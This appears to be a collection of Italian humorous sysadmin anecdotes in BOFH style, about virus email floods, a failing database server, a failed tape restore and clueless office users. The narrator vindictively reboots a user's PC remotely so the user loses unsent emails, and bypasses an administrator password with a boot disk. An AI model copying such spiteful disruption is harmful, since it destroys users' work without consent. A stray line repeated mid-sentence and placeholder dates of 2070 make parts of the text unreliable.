CL2- Allora prova con...

Dopo una mezz'ora ed una dozzina di tentativi CL e CL2 stanno parlando di "ri-immaginare" il laptop.. che suppongo significhi reinstallare usando un'immagine standard... a questo punto mi avvicino con il mio dischetto distruttore.

IO - Posso?

CL - Hemmm... facci pure...

Un SYSLINUX dopo, la password di administrator e' diventata nota e possiamo fare login.

CL e CL2 procedono al controllo di tutti i parametri (2) di rete e decidono che la configurazione di rete dovrebbe essere su DHCP, a niente valgono le mie proteste che la connessione e' diretta su un router ISDN, e che se tale router non fornisce lui un indirizzo IP mai funzionera'.

Comunque per lo meno mi sono tirato giu' i nomi e le e-mail di questi due dementi, quindi so da chi mandare i miei scugnizzi armati di randelli la prossima volta.

Un'altra anabasi sull'autostrada dopo mi ritrovo in ufficio, attacco il laptop al suo switch e constato che il laptop non e' in grado di ricevere un indirizzo IP non essendoci nessun server DHCP disponibile.

Sigh! Almeno mi rimborsano il tempo speso in auto.

Davide

01/01/2070 00:00

MyDoom, YourDoom, EverybodyDoom

MyDoom, YourDoom, EverybodyDoom

E cosi' fu che il grande MyDoom giunse anche tra di noi... nella forma di un 5-6000 e-mail al giorno...

CL - Ho appena ricevuto questa e-mail...

IO - Cancellala.

CL - Ma mi dice che...

IO - Cancellala.

CL - C'e' un virus che...

IO - No! Non c'e' un virus! Sei tu il virus! Cancella quella \$#^@ @! e-mail!

Una mezz'oretta dopo...

UL - Senti, ma tutte queste e-mail che...

IO - Sono fasulle! Cancellale e basta!

UL - Ma se stiamo inviando cosi' tante e-mail...

IO - Noi non inviamo e-mail, e' qualcun'altro che le invia con il nostro indirizzo come 'From'.

UL - Ma non possiamo farci niente?

IO - Si. Puoi cancellarle ed evitare di aprirle.

Un'altra mezz'oretta dopo...

UL2- Sto ricevendo una caterva di e-mail...

IO - Cancellale e basta.

UL2- Ma dovremmo informare questa gente che...

IO - Non c'e' nessuno da informare. Quelle e-mail sono inviate da sistemi antivirus automatizzati, che non hanno capito una beata fava e non fanno altro che re-inviare in giro virus che dovrebbero invece essere scaricati nell'immondizia.

UL2- ... quindi che faccio?

IO - Cancellale e basta!

E va avanti cosi' per un po'. Un bel po'. Verso meta' giornata arriva SL.

SL - Possiamo far niente per questa marea di e-mail virali che stanno arrivando?

IO - Si, potremmo nuclearizzare gli idioti che hanno creato un sistema antivirus che automaticamente invia una e-mail al mittente, fasullo, di una e-mail che contiene un virus con il virus allegato.

SL - Hemmm... e non potendo nuclearizzare costoro?

IO - Spegner il server di posta e vivere felici senza e-mail?

SL - Hummm... andiamo con la soluzione 'C'...

IO - L'unica cosa che mi resta e' spiegare a tutti i rimbambiti che sono in questo palazzo che roba e', ma mi sa che e' piu facile nuclearizzare i produttori di antivirus...

Cosi' viene indetta una Grande Riunione con tutti gli UL, ed SL dovrebbe 'spiegare' la faccenda...

SL - Come ben sapete negli ultimi giorni abbiamo avuto un elevato numero di problemi a causa una serie di virus che hanno superato le nostre barriere difensive blah blah blah...

Un quarto d'ora dopo...

Cosa fa' l'applicazione X ?

SL - ...la ridefinizione delle comunicazioni interaziendali nell'ottica di una efficiente distribuzione delle conoscenze blah blah blah...

Quarantacinque minuti dopo...

SL - ...ed il fatto che gli automatismi di protezione inviino messaggi automatici privi di una reale verifica funzionale per la presenza di elementi intrusivi blah blah blah...

Un'ora e venti minuti dopo...

SL - ...e questo conclude l'analisi. Ci sono domande?

Dopo un attimo per ripigliarsi, i vari UL si guardano tra di loro...

UL1- Sì, ma.... con queste e-mail che ci dobbiamo fare?

Al che, prima che SL ripigli dall'inizio, intervengo io.

IO - Siamo tutti maggiorenni e vaccinati, inoltre, dopo una vita passata a lavorare in informatica e nella 'nuova tecnologia' di Internet, dovrete conoscere perfettamente le minime regole di sicurezza per quanto riguarda virus e posta elettronica, regole che sono... (guardando UL1 lì accanto)

UL1- Hu....

IO - ...che sono... (guardando UL2)

UL2- Hemmm... io passo...

IO - (guardando UL3) ... dimmi che almeno tu lo sai...

UL3- Herr....

IO - Non aprire nessun allegato!!!! Mai!!! (guardandomi attorno) E se ricevete una mail da qualcuno che vi dice che gli avete mandato una mail con un virus e' finta e dovete solo cancellarla!!!.

Mi guardo attorno con sguardo malefico...

UL4- Hemmm... ma....

IO - Siiiiiii???

UL4- Ma come fa ad arrivarci una mail che dice che io ho mandato una mail con un virus se non l'ho mandata?

E poi ci si chiede come mai i virus sono ancora in giro...

Davide

01/01/2070 00:00

The Bastard Contractor From Hell

The Bastard Contractor From Hell

E' un tranquillo giovedi', quando un altro branco di uomini in salopet arrivano per installare due 'uffici' in quello che prima era uno spazioso open-space.

Si, perche' alcuni dei nuovi UL teste' giunti da \$immensa_societa, si lamentano per l'eccesso di rumore e la mancanza di 'privacy' (che significa: non posso guardarmi i miei siti porno preferiti in santa pace), cosi si e' deciso di creare due uffici chiusi, utilizzando delle pareti in legno prefabbricato che i suddetti Uomini in Salopet devono installare.

Come i pinguini predestinati alla gabbietta respireranno (dato che l'impianto di condizionamento rimarra **fuori** dalla suddetta gabbietta) e' tutto da vedere.

Cosi' giungo in ufficio e mi ritrovo questa immensa pila di assi ed assicelle di legno, tutte accuratamente accatastate e con allegre etichette che identificano i vari componenti... ed un foglio di istruzioni di montaggio delle dimensioni della vela del Bounty.

Dopo un paio d'ore gli Uomini in Salopet (US) arrivano per la loro giornata lavorativa, che comincia subito rimuovendo a martellate il finto soffitto. Mentre US1 ed US2 stanno martellando arriva UL, che dovrebbe essere uno dei fortunati residenti dei nuovi uffici...

UL - Heila'

IO - coooosa????

UL - **Ho detto: "heila"**

IO - Ha... che vuoi?

UL - **Cooosa???**

IO - **Che accidenti vuoi?**

La conversazione prosegue piu' o meno 'ululata' a causa del martellamento.

UL - Mi servirebbe una tastiera per il laptop.

IO - Il tuo laptop non ha una tastiera?

UL - Si ce l'ha, solo che e' un po' scomoda da usare, anche tu usi una tastiera per il laptop... hei, bella quella tastiera.

IO - Si, lo so che e' bella... ma e' la *mia* tastiera.

UL - Hemmm... in che senso?

IO - Nel senso che sono uscito, sono andato in un negozio e l'ho comperata, coi miei soldini, e quando me ne vado me la porto a casa.

UL - Ha... be' a me ne basta una meno bella.

IO - Il tuo laptop ce l'ha una presa PS2? Perche' di tastiere USB non ne ho niente, tutte PS2.

UL - Bho! Tu dammi la tastiera e proviamo.

Dopo aver recuperato la tastiera dall'armadio ed aver spedito UL al suo posto, vado a farmi un giro per caffe', e passo proprio mentre US1 ed US2, terminata l'opera di demolizione, cominciano la loro opera di montaggio... o almeno ci provano...

US1 - (sulla scala reggendo un pezzo di legno dall'aria pesantuccia e rivolto ad US2) T'ho detto di portarmi il pezzo A-3!

Cosa fa' l'applicazione X ?

US2 - (agitando un altro pezzo di legno) Questo e' A-3!

US1 - Non puo' essere A-3! Deve infilarsi qui'!!

US2 - Qui' c'e' scritto A-3!

US1 - (mettendo a terra il legno) Non e' possibile, ricontrolliamo...

Si mettono a guardare il progetto, che pare quello di una centrale nucleare...

US2 - A-3... ma non gli somiglia (guardando il legno)

US1 - Dunque... se B-7 si inserisce in C-21... ed A-12 deve incastrarsi in F-48....

US2 - Hemmm... di A-2 dovrebbero essercene 6, noi ne abbiamo almeno una ventina...

US1 - L19... H34...

US2 - C12... T32... a no, questa e' una vite...

Dopo una mezz'ora persa osservando desolati il progetto e la catasta di materiale, decidono di ignorare le istruzioni e procedere secondo la loro 'esperienza'...

US1 - Dammi quel pezzo la'!

US2 - Quale? (acchiappando un paio di pezzi)

US1 - Quello lungo, non troppo lungo, coll'inserto in fondo!

US2 - Questo? (prendendone un o)

US1 - No, quell'altro!

US2 - Quale?????

US1 - Quel \$#!\$#% pezzo la'!!!

US2 - Ma perche' non scendi da quella #%%\$@! di scala e te lo pigli da solo sto' \$%@! di pezzo???

US1 - Tu dovresti essere qui per aiutarmi!

US2 - T'aiuto io adesso! To! Mettici questo!

US1 - Quello va' sotto!

US2 - Sotto dove?

US1 - Sotto li'!

A questo punto arriva SL a controllare i lavori.

SL - (osservando la catasta di legno ed i due) Allora, come andiamo?

US1 e US2 - Benissimo!

SL - (non troppo convinto) Hemmm... siete sicuri che finite in due giorni?

US1 e US2 - Sicuro!

SL - (sempre meno convinto) Hummm... compresa la pulizia e finitura.

US1 e US2 - Certo!

SL - Hemmm... ok...

Ripartito SL i due si guardano tra di loro, guardano la pila di legname e poi il foglio con le istruzioni. A questo punto si guardano tra di loro e poi guardano entrambi la sega circolare che riposa li' accanto. Poi si guardano tra di loro ed un sorriso si accende sulle loro labbra...

Io non vorrei essere nei panni dei poveracci che dovranno stare in quegli uffici... veramente...

Davide

01/01/2070 00:00

Fsck You!

Fsck You!

Sembra una tranquilla giornata invernale, ed il che dovrebbe già farmi preoccupare, dato che quando una giornata *sembra* tranquilla significa che tutto andrà per il peggio, ma io (che sono sempre un coglione come la mamma mi diceva sempre) non mi preoccupo e mi sorbisco un altro caffè'.

Ed ecco che Mr. Murphy decide che ne ha avuto abbastanza di me: una bella lucetta rossa sul monitor di sistema.

Pare che il db server abbia qualche problemino.

clickkety-click... ssh iomemedesimo@ildbserver.... niente, niente risposta, niente di niente... clickkety-click ping ildbserver... ok, risponde, non e' del tutto morto quindi... riprovo con l'ssh, sempre niente. A questo punto il telefono comincia a suonare... ehecacchio! manco 5 minuti?

IO - Se stai per dirmi che \$unaqualunqueapplicazione che usa il dbserver non funziona piu' lo so già e ci sto' lavorando.

UL - Hemmmm... herrr.... allora...

Riattacco e mi trasferisco in sala macchine. La lucetta rossa dell'hard-disk accesa fissa sul db server non e' molto promettente.

Ora, il db server, nonostante il fatto che sia "centrale" a praticamente tutte le applicazioni aziendali ed anche ad un paio di applicazioni che sarebbero "di produzione" per dei clienti, cioè lo sarebbero se noi da qualche parte dicessimo che sono "di produzione", ma dato che non lo diciamo che senno' dovremmo pagare le licenze, sono sempre "di sviluppo", ma qui' stiamo sottilizzando, comunque, dicevo che, nonostante il fatto che sia importante, e' tutt'ora un vecchio doppio pentium2 350Mhz con 512 Mb di ram, che poi sarebbe 1 Gb, ma per qualche insano motivo (aka: perche' e' una chiavica) il server ne vede solo 512 Mb.

Accendo il monitor della 'console', schiaccio il tasto giusto sullo switch KVM... niente, il monitor resta in 'standby'... o bella... schiaccio qualche tasto sulla tastiera... niente... provo a passare su un altro server con il KVM, funziona, torno sul db server, sempre niente.

IO - Fo\$#@%@\$! KVM!

Acchiappo un monitor dallo scaffale, lo attacco direttamente al server, attacco una tastiera... sempre niente... oh bella! che si sia fulata la scheda video? Be', non mi pare di andare da nessuna parte così'. E' il momento di schiacciare il tastino di reset.

Il dbserver si riavvia ed io vedo le letterine apparire sul monitor... meglio! Controllo ram... inizia a vedere il controller SCSI... reboot! WTF??!? ricomincia il controllo ram... reboot... controllo ram... controller SCSI... vede il primo disco... reboot... reboot...

IO - Fo4\$@@\$%# server!

Stacco tutto, tiro giù il pc dallo scaffale e comincio la manovra di aprirlo, o meglio, la comincerei se non fosse che le viti paiono strette dall'incredibile Hulk. Mentre le sto' martellando con l'avvitatore elettrico arriva UL.

Cosa fa' l'applicazione X ?

UL - L'applicazione tal-de-tali non funziona piu'! Io ho dei clienti che devono aggiornare...

IO - (agitando l'avvitatore) Lo so! Il db server e' morto! Adesso levati dai piedi e fammi lavorare!

UL - (guardando il server per terra) Non mi va bene... possiamo rimetterlo a posto?

IO - E' quello che sto' facendo, o meglio, lo farei se tu ti levassi dai piedi!

Detto questo procedo a rimuovere l'ultima vite e ad aprire il server... pare tutto normale pero'... come' che il contatto del reset e' a spenzoloni? Hummm... evidentemente il cavo e' troppo corto ed il contatto si e' staccato, cosi' la polvere fa' contatto parziale e la macchina si resetta. Do' una spruzzata con l'aria compressa nella macchina scatenando un tornado di polvere. Quindi provo a riattaccare il server e vediamo che succede.

UL - Fatto? A posto?

IO - Quale parte di "levati dai piedi" non e' chiara?

UL - Ma io ho dei clienti...

IO - Tutte le applicazioni che sono ospitate in questo edificio sono da considerare **test**, quindi possono essere irraggiungibili, non funzionanti, spente o inattive in qualunque momento e per tutto il tempo necessario. Se i tuoi clienti non lo sanno forse dovresti informarli.

Ok, adesso pare piu' contento... il server ovviamente, non UL... si avvia, controlla la sua memoria... vede il controller SCSI... COME SAREBBE A DIRE "NO DISK FOUND - SCSI BIOS NOT INSTALLED"????

Riapro, forse e' un cavo molle... controllo... il cavo mi pare a posto... i dischi sono Ok... il controller e' dentro bene... riproviamo... ok, adesso vede un disco... due... reboot... ma pork@##! Hummm... forse il cavo e' sifulo... vediamo di prendere un altro cavo. Ovviamente UL sta' davanti allo scatolone.

IO - Vuoi levarti dai piedi per cortesia?

UL - Quanto ci vuole ancora?

IO - Tutto il tempo che mi serve! Ed il fatto di stare qui' non mi aiuta di certo!

Sostituisco il cavo SCSI e riavvio. Adesso non vede piu' nemmeno il controller! Ok, forse e' il controller... per fortuna ne ho un paio di questi... cambio il controller... ok, adesso vede il controller, vede il primo disco, vede il secondo disco.... non vede il terzo disco...

Forse uno dei dischi e' sifulo. Cominciamo con il rimuovere tutti meno il primo. Riavvio... ed il monitor rimane spento... Oh bella! Che sia riuscito ad introiare la scheda video? Hummm... forse e' solo il cavo che... no... Ok, prendiamo un'altra scheda video! Riavvia... controlla la ram... reboot... controlla la ram... reboot... controlla la...

UL - La soluzione e' vicina?

IO - (agitando la chiave inglese) La soluzione a tutti i TUOI problemi si', se non te ne vai di qui' immediatamente!

Sradico tutta la ram dalla macchina e rimetto 512Mb in simm "sicuri" (nel senso che stavano dentro ad un computer funzionante quindi so che funzionano), riavvio... gli piace di piu'... vede il controller... vede il disco fisso... NO SYSTEM DISK OR DISK ERROR????!??? Che io abbia usato il disco sbagliato? Riprovo a collegare gli altri dischi... adesso non vede piu' il controller.. che sia un problema di terminazione?

UL - Pensi di risolvere per oggi?

IO - FUORI DALLE BALLE!

Cambio il terminatore, ri-scollego tutti i dischi meno un o, mi assicuro che il disco rimasto sia quello da cui il sistema fa' il boot (e se qualcuno ha voglia di domandare NO! Non e' in RAID! Perche' quando installai questa

Cosa fa' l'applicazione X ?

chiavica avevo UN SOLO DISCO! E poi ne aggiunsi un altro quando cominciammo ad usare Oracle e poi ne aggiunsi un altro perche' PostGre non ci stava piu' e poi... e per rifare tutto in RAID avrei dovuto re-installare da capo!) Comunque questo #\$%@\$! non ha nessuna voglia di ripartire... adesso mi dice CMOS CHECKSUM ERROR!

UL - Allora?? Funziona???

IO - AUUUUUUGGHHHHH!!!

SBRAM! BRAM! CRASH!

Che e' il rumore che il db server (meno i dischi e la ram) emette dopo essere stato scaraventato fuori dalla Sala Macchine ed aver rimbalzato due volte prima di fermarsi vicino alle scale...

IO - (rivolto ad UL) **FUORI!**

Non so se e' stata la bava verde che colava dalla mia bocca, la chiave inglese nella mia mano o la vista del server lanciato fuori, ma UL non l'ho piu' visto per tutta la giornata... e adesso ho l'autorizzazione per l'acquisto di un **vero** server... ora, dove accidenti e' finita la mia tazza di caffe'?

Davide

01/01/2070 00:00

...E Poi Si Lamentano Se Li Chiami 'CL'...

...E Poi Si Lamentano Se Li Chiami 'CL'...

Eccomi alle prese con il peggiore CL esistente sul pianeta terra...

Una piccola spiegazione: un mesetto fa circa, il CL in questione e' stato "trasferito" dalla sede di Leeuwarden di \$immensasocieta ad Amsterdam, ergo e' rientrato sotto il mio ombrello sistemistico. E gia' e' stato un'infarto il doverlo attaccare alla rete:

IO - OK, digita il tuo nome e cognome cosi per una volta li ho scritti correttamente.

CL - Cosa devo mettere nel campo "iniziali"?

IO - Niente, quello e' solo per gli americani.

CL - E non sarebbe meglio eliminarlo allora?

IO - Che te frega? Lo vedo solo io. Adesso scegli una password.

CL - Cose' una password?

IO - Hemmm... e' la parola chiave che devi inserire per fare login

CL - Cose' il login?

IO - Hummm... E' quando ti connetti alla rete...

Sorvolo sul resto delle domande, ovviamente, non appena ha cercato di accendere il computer...

CL - Il computer non funziona!

IO - In che senso?

CL - Mi appare una roba strana che mi chiede di inserire delle cose ed io non ne ho la piu' pallida idea: non sono un genio del computer!

IO - Qualcosa del tipo "login name e password"?

CL - Non sono un genio del computer!

IO - Si, ok, leggi cosa c'e' scritto sul monitor!

CL - Non sono un genio del computer!

IO - Mi leggi per cortesia quello che c'e' scritto sul monitor?

CL - Inserire nome utente e password...

IO - Ottimo, devi inserire il nome utente e la password.

CL - Cosa e' il nome utente?

IO - ...quello che hai scelto dieci minuti fa...

CL - Ma non appena lo inserisco sparisce tutto e mi dice errore...

IO - Devi inserire anche la password!

CL - Cosa e' la password?

Ma oggi e' arrivato al parossimo. Questo individuo ha deciso di acquistare un PC per casa. Qui in Olanda c'e' questo sistema chiamato 'Pc-prive', in cui sostanzialmente il PC viene acquistato dalla ditta per conto del dipendente che lo paga un po' alla volta direttamente in busta paga, e' un sistema comodo per acquistare della roba pagandola poco o niente.

Il guaio e' che questo CL ha deciso **anche** di fare un abbonamento Internet ed avere il tutto configurato in giornata.

Ovviamente il tipo che e' andato a consegnare il modem/router ed a controllare la connessione internet si e' semplicemente rifiutato di installare e/o configurare il PC in se stesso, e si e' limitato a verificare che la connessione funzionasse correttamente sul suo laptop.

Cosa fa' l'applicazione X ?

Un'ora e mezza dopo arriva la prima telefonata...

IO - Cosa vuoi?

CL - Non riesco a collegarmi ad internet!

IO - (cercando di capire con chi accidenti sto parlando) Chi sei e dove sei?

CL - Sono CL.

IO - E dove sei?

CL - Non riesco a collegarmi ad internet! Continua a darmi degli strani messaggi di errore!

IO - Dove sei? Chi ti da i messaggi di errore e che errore?

CL - Non sono un genio del computer!

IO - Questo lo sapevo gia. Dove accidenti sei?

CL - Sono a casa mia!

IO - E che vuoi da me?

CL - Non riesco a collegarmi ad internet!

IO - Questo me lo hai gia' detto. Perche' non chiami il tuo provider?

CL - Cose' il provider e come lo chiamo?

Metto il telefono sul tavolo per un attimo e rendo partecipe il resto del mondo del mio stato d'animo...

IO - Il provider e' quello che ti fornisce il collegamento ad internet e lo chiami col telefono!

CL - Ma e' stato qua un ora fa e ha detto che il mio computer lui non lo tocca...

IO - (saggia persona) Ma lo avevi almeno disimballato il computer?

CL - No, pensavo facesse tutto lui...

IO - E si... Chiama il provider, digli che hai installato il computer e che hai problemi con la connessione.

CL - E se non lo risolvo?

IO - Li richiami!

E detto questo ho riattaccato. Ovviamente dopo un paio d'ore il maledetto ha richiamato...

CL - Sono sempre io.

IO - Anche io.

CL - Quando cerco di connettermi mi dice 'wrong password'.

IO - E perche lo dici a me?

CL - Quelli del supporto tecnico dell'ISP mi hanno chiesto se non conosco nessuno che possa darmi una mano direttamente...

Ora, per esaurire un supporto tecnico in un paio d'ore ce ne vuole...

IO - Io non sono qui per dare una mano a te sul computer che hai comperato per casa.

CL - Che cosa vuol dire "wrong password"?

IO - Significa che hai digitato la password sbagliata.

CL - Come faccio a digitarla giusta?

...e poi si lamentano se li chiami 'CL'...

Davide

01/01/2070 00:00

B come Backup, F come

B come Backup, F come

C'era una volta (e c'e' ancora) una societa di compravendita azionaria, un 'broker' insomma, i quali si appoggiavano (e si appoggiano) ad un bellissimo (si fa per dire) database per la memorizzazione e l'analisi delle statistiche di mercato, in base alla quale poi consigliare ai loro clienti di vendere o acquistare le azioni che in quel momento piacciono alla moglie del proprietario.

Si, perche' in ogni caso la percentuale di successo e' la stessa.

Il problema pero' e' che tale bellissimo database era ospitato su un certo server che un bel giorno decise di prendersi una luuuuuunga vacanza, praticamente infinita.

La nostra societa' decise pertanto di acquistare un nuovo server e di riportare su tale server i dati che erano stati religiosamente backuppati fin dalla notte dei tempi su nastro.

Non ho ancora capito perche' (no, l'ho capito: perche' sono sfigato), ma pare che SL abbia una qualche parentela con l'SL di tale societa', pertanto indovinate chi e' lo sfigato che dovra tentare l'operazione di revitalizzazione del suddetto database?

SL - ...quindi si tratta solo di andare la e ripristinare i dati dal nastro di backup. Un giochetto da ragazzi.

IO - Se e' tanto 'giochetto da ragazzi' perche' non lo fanno da loro?

SL - Perche' vorrebbero avere una persona competente che sappia quello che fa.

IO - (sentendo puzza di bruciato come non mai) Ma non si tratta semplicemente di infilare il nastro e schiacciare un tasto?

SL - Be', si... no...

IO - Si o no?

SL - Innanzitutto si tratta di installare il database, poi si tratta di ripristinare i dati.

IO - Che database?

SL - Oracle.

IO - E ce l'hanno la licenza di Oracle?

SL - Hummm....

Eccolo! Lo sapevo io... Comunque, dopo un interminabile manfrina sul fatto che 'le licenze verranno acquistate al piu presto' (sic), decidiamo che andro la a vedere.

Eccomi quindi a consulto in questo posto... una mansarda con vista sulla stazione centrale di Amsterdam. E con me ci sono SL2, cioe' l'SL di \$societa e CL, che sarebbe il facente-funzioni di BOFH se avesse una vaga idea di quello che sta facendo.

Dopo una mezz'oretta per installare Oracle siamo alla fase 'backup'.

IO - Ok, adesso si tratta di ripristinare i dati, dove sono i nastri?

CL - Eccolo (mi mette in mano un DDS-4).

Io osservo un po' il nastro che mi pare un po' vecchiotto, comunque lo schiaffo dentro e provo un bel tar tvf /dev/st0.

```
girvim scsi: [ID 107833 kern.notice] /pci@8,700000/scsi@6,1/st@3,0 (st0):  
girvim Variable record length I/O
```

Cosa fa' l'applicazione X ?

```
girvim glm: [ID 655122 kern.warning] WARNING: ID[SUNWpd.check_intcode.6006]
girvim scsi: [ID 107833 kern.warning] WARNING: /pci@8,700000/scsi@6,1 (glm1):
girvim Resetting scsi bus, data overrun: got too much data from target from (3,0)
girvim scsi: [ID 107833 kern.warning] WARNING: /pci@8,700000/scsi@6,1 (glm1):
girvim Target 3 reducing sync. transfer rate
girvim glm: [ID 923092 kern.warning] WARNING: ID[SUNWpd.glm.sync_wide_backoff.6014]
girvim scsi: [ID 107833 kern.warning] WARNING: /pci@8,700000/scsi@6,1/st@3,0 (st0):
girvim SCSI transport failed: reason 'reset': giving up
```

IO - Merda!!

TAPE - YADDA!!! TWACHK! YADDAYADDAYADDA!!! Trunck! Sgraaaaaattt!!

IO - merdamerdamerdamerdamerdamerda!

TAPE - Sgraaaaattt! twack! flappityflappityflappityflappityflappity...

IO - Bruttostronzofigliodiunagrandetroiapezzodifetentissimorottamesporcodimerdadiccammello!

A questo punto guardo SL2 e CL che non hanno capito un gran che di quello che ho detto, ma hanno intuito che la fase di ripristino dei dati non sara' molto semplice...

IO - Ok, passiamo al nastro successivo!

CL - Quale nastro successivo?

IO - Be', mi pare che questo particolare nastro non sia molto contento di essere ripristinato, pertanto si tratta di prendere il nastro **prima** di questo.

CL ed SL2 si guardano...

CL - Ma non c'e' nessun'altro nastro...

IO - ??Come sarebbe a dire???

CL - Abbiamo sempre usato **quel** nastro per fare i backup.

IO - ??? Un solo nastro ??? Giorno dopo giorno dopo giorno? E non fate mai una specie di 'rotazione'?

CL - No. Dato che facciamo sempre un backup completo non ci e' sembrato necessario. Voglio dire, tanto si ripristina sempre dall'ultima volta e cosi' non perdiamo tempo a cambiare i nastri dato che il nastro e' sempre dentro.

...oddio...

IO - Hemmm... e... da quando e' che lo usate questo povero nastro?

SL2- Da quando abbiamo comperato il server, circa sei anni fa.

IO - Voi non avete mai provato un restore he?

CL - No, perche'?

Ok... Chi glielo dice?

Davide

01/01/2070 00:00

Make Up Your Mind!

Make Up Your Mind!

Ci sono dei giorni in cui ho l'irresistibile tentazione di prendere a randellate qualcuno, nella vana speranza che l'intelligenza sia solo un po' incrostata e qualche martellata possa farla staccare da dove si e' attaccata e permetterle di fluttuare nella cavita' cranica dove dovrebbe essere.

Oggi e' stato uno di quei giorni.

E' cominciato in modo apparentemente innocuo, con un UL a caso che mi arriva giu' e mi apostrofa cosi'

UL - Outlook mi invia la posta!

L'UL in questione e' un altro di quelli di \$immensasocieta, che mi e' arrivato qui un lunedì mattina. Io l'ho attaccato alla rete, gli ho configurato la sua posta, gli ho fatto scegliere la sua bella password e tutte quelle altre amenita che dovrebbero renderlo 'funzionale'.

E per un paio di giorni infatti non si e' visto, probabilmente era in ferie. Oggi infatti e' arrivato...

IO - He?? Cose' che fa?

UL - Si', mi invia la posta!

IO - Herrr... hu... si... infatti e' un programma di posta... hemmm...

UL - Ma non dovrebbe inviarmela!

Io cerco di fare un attimo mente locale e capire cosa accidenti mi sta dicendo questo rimbambito, ma non ci riesco, quindi non mi rimane che chiedere ulteriori spiegazioni.

IO - Spiegati meglio, che cavolo stai cercando di fare?

UL - Allora, io sto scrivendo una mail, scrivo il destinatario, scrivo il messaggio e tutte quelle robe li'.

IO - Si....

UL - Poi schiaccio 'Send' e lui mi invia la mail!

Rimango per un po' a pensare a *che accidenti dovrebbe fare altrimenti?*, poi, non trovando nessun'altra spiegazione...

IO - E dove sta il problema?

UL - Non dovrebbe inviarmela!

IO - Ma non hai schiacciato il tasto 'Send'? E allora cosa dovrebbe fare? Buttarla via?

UL - Prima non era cosi! Prima quando schiacciavo 'Send' la posta non veniva inviata!

Ora, nonostante questo idiota sia, per l'appunto, un idiota, c'e' un fondo di verita' in cio che dice. Nella precedente incarnazione questo demente usava LookOut Decaf, e le e-mail in partenza venivano 'parcheeggiate' in una apposita directory fino a che lo stesso demente non premeva il tasto 'Invia e ricevi' che effettuava il vero e proprio invio della posta.

Solo che con la nuova installazione il demente in questione ha ricevuto LookOut 2003 con Exchange compreso nel prezzo, pertanto la pressione del tasto 'Send' effettivamente invia la mail e fine del gioco.

Cosa fa' l'applicazione X ?

IO - Sì, ok, questo perché stai usando Exchange adesso. Non c'è più bisogno di schissare 'Invia e ricevi', lo fa' automaticamente. E' meglio no? (speranzoso)

UL - No! Non è meglio!

IO - Come no? Non devi fare un passaggio!

UL - E' che certe volte scrivo la mail, poi dopo un po' cambio idea e decido di riscriverla o aggiungere dei pezzi o la cancello del tutto, adesso invece una volta schiacciato 'Send' e' andata!

IO - Herrr... e se tu *pensassi* prima di scrivere la mail?

UL rimane interdetto per un istante...

IO - Senti, comunque non c'è niente da farci, una volta premuto il tasto e' fatta.

*Nota: Sì, lo so che se usando 'save' lui potrebbe salvarsi le e-mail in 'draft' o similare, ma poi mi rimarrebbe da spiegare a questo coglione che **non posso backuppare 3 Gb di 'draft'!***

UL se ne va non troppo contento, ed io rimango a domandarmi come accidenti si fa ad essere tanto coglioni. Nel pomeriggio mi squilla il telefono.

UL - Il mio computer e' troppo lento! Me ne serve uno nuovo!

Controllo sul mio Monitor, il suo PC e' un P 4 2Ghz con 512 Mb di ram. Quella e' una delle macchine più veloci che abbiamo in giro! Come cavolo fa' ad essere lenta?? E' ora di fare un giro esplorativo. Mi dirigo quindi verso il tavolo di UL. Ed ovviamente, lì giunto, vedo subito quale e' il problema.

62 e-mail in composizione. Tutte aperte contemporaneamente.

IO - Che accidenti fai con tutta quella roba?

UL - Se schiaccio 'send' la invia! E allora non schiaccio send!

E' a questo punto che ho sentito l'irresistibile desiderio di ammaccare la scatola cranica di UL.

IO - Ma se tieni tutta quella roba aperta per forza che il PC e' lento!

UL - E come faccio allora?

Me ne vado prima di ammaccarlo veramente, ritorno alla mia postazione, ci penso su un attimo... ma siii... un bel reboot da remoto!

E adesso vediamo quanto ci mette a venire giù a lamentarsi che ha perso tutte le e-mail e se possiamo ripristinarle!

Davide

01/01/2070 00:00

A Toy Story

A Toy Story

E' un bel mercoledi' uggioso, ed io sono intento in una operazione che oserei definire non impossibile, ma brutalmente idiota: far funzionare il Jk Connector per Apache con Tomcat 5.

Che a me non ha mai funzionato, ma l'altra sera ho sentito un tizio, in un pub molto affollato e molto rumoroso, che parlava al cellulare con un altro tipo, su una linea estremamente disturbata e aveva la batteria del cellulare a terra, che si poteva fare.

Ovviamente entrambi erano ubriachi fradici e non avevano la piu' pallida idea di cosa stavano dicendo o perche', ma tante'...

Cosi' sto tentando di capire perche' accidenti gli un ici binari disponibili per questo coso sono per Solaris o Windows quando SUSL mi compare davanti.

IO - Cosa?

SUSL- Sono arrivati i notepad!

IO - Sono arrivati i... cosa??

SUSL- I notepad! Ho ordinato 4 notepad per me, SL, SL2 ed HRSL. Sono arrivati e ci sarebbe da installarli.

Io resto per un po' interdetto a pensare a che cosa c'e' da installare su un notepad finche' una flebile lucina non si accende... questo idiota ha acquistato 4 Tablet PC!

IO - I giocattoli nuovi non bastano mai he?

SUSL- Be', dato che MD ne parla sempre...

La cosa positiva e' che MD ne parla sempre perche' ne vuole uno lui, mentre pare che sia riuscito a convincere SUSL ad acquistarli, ma non per lui.

Recuperato l'enorme scatolone comincio a guardare questi giocattolini.

Ok, l'effetto "urca che fico" c'e', il display fa' un po' cagare (troppo piccolo), inoltre... niente floppy, niente CD, niente di niente, l'unica connessione con l'esterno e' tramite USB o via rete. E' pero' presente una scheda wireless.

In un analogo scatolone ci sono ben 4 docking station e 4 DVD/CD-R. E qui cominciano i guai.

Si perche' i DVD/CD-R che SUSL ha ordinato non sono per questi PC, infatti non vi e' modo di attaccarli in nessuna maniera. Ok, si rimandano indietro.

Da un altro immenso scatolone escono fuori 4 'port replicator'.

Beeeeellooo.... senonche' questi arnesi sono solo dei 'port replicator', il che significa che se un connettore e' presente sul PC, il connettore equivalente e' disponibile sul port-replicator, altrimenti ciccia. Quindi la porta parallela, seriale, DVI, PS2 et similia sono si' presenti sul port-replicator, ma sono inutili.

Ora, questa mi pare un po' una stronzata... voglio dire, lo scopo di questi arnesi e' di essere usati come blocchi-notes con la penna e lo schermo sensibile, se ci attacchi una tastiera ed un mouse, che scopo ha l'intera

Cosa fa' l'applicazione X ?

faccenda? Giusto per giocare...

Porto il primo giocattolo da SUSL e comincio a piazzargli la docking station sul tavolo.

SUSL- Ma quell'arnese e' necessario?

IO - Necessario no, ma se vuoi attaccare una tastiera senza stare ad attaccare i cavi in continuazione...

SUSL- Ma io pensavo che la tastiera non fosse necessaria.

IO - Non lo e' infatti... ma allora perche' hai ordinato 4 docking station e 4 port replicator?

SUSL- Hemmm... non sapevo bene che cosa erano e allora...

